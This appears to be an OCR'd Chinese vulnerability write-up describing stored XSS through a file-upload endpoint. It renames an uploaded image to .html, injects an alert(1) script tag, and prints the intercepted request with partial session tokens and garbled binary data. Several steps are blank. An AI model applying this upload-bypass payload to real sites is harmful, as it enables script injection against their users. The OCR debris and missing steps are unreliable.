

首先让你进行机构的基本信息填写，存在文件上传。





2. 随便选择一个图片点击上传。抓包。发现文件名后缀为空，看返回包中显示的是上传的 png 格式，我们把 filename 后面加上 html 后缀，并且插入 xss 语句：<sCript>alert(1)</scriPt>;，放包。


3.

```
POST     ./pf/manage/upload/img HTTP/2
Host
Cook                          ; token=92kEZ92UyCM2uE6slEyTg_0ZJ3_SycyYV3ph8W4RvXA%3D; refreshToken=
    33e7d93d48718cad1ba35b3b7d88; cryptoUserId=BXg999spvlAMOpZd/x8opg%3D%3D; isBindMobile=true; mobile=
    ***1775; trafficlabel-v=YES
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Token: GgkxKrABarGJMLnxu_Yb2Q
Content-Type: multipart/form-data; boundary=--------------------------834466218391081093228916272 90
Cont
Orig
Referer: https://www.s
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

-----------------------------834466218391081093228916272 90
Content-Disposition: form-data; name="file"; filename="blob.html"
Content-Type: text/html

<script>alert(1)</script>
□□□□□5tJ□□n□□Q□M□□□□<g□T□F□□□w□□;v[□□_□□]□W□/□□□□□□□□□□□W□□□□□□!□;□_□□□□□vEW□□C□{□S□□□□□□O=-~□□□[;'□□,□fкN?□□
□□□□□□ON□~J□_□□R□Zt□□□□□□z□□□□□H□/w□□□*4□□^□□;y_□□f□m□□□?□8□A□□□
□sW□□□□O□□□□□□i□□□□□M□□2□□□;z□□□=□3J□D□-l□□}o□_□□F□□□I□e□□{o□g□□$□□H□□?□□
-----------------------------834466218391081093228916272 90--
```

4.



5.

6. 成功造成储存 xss.

7.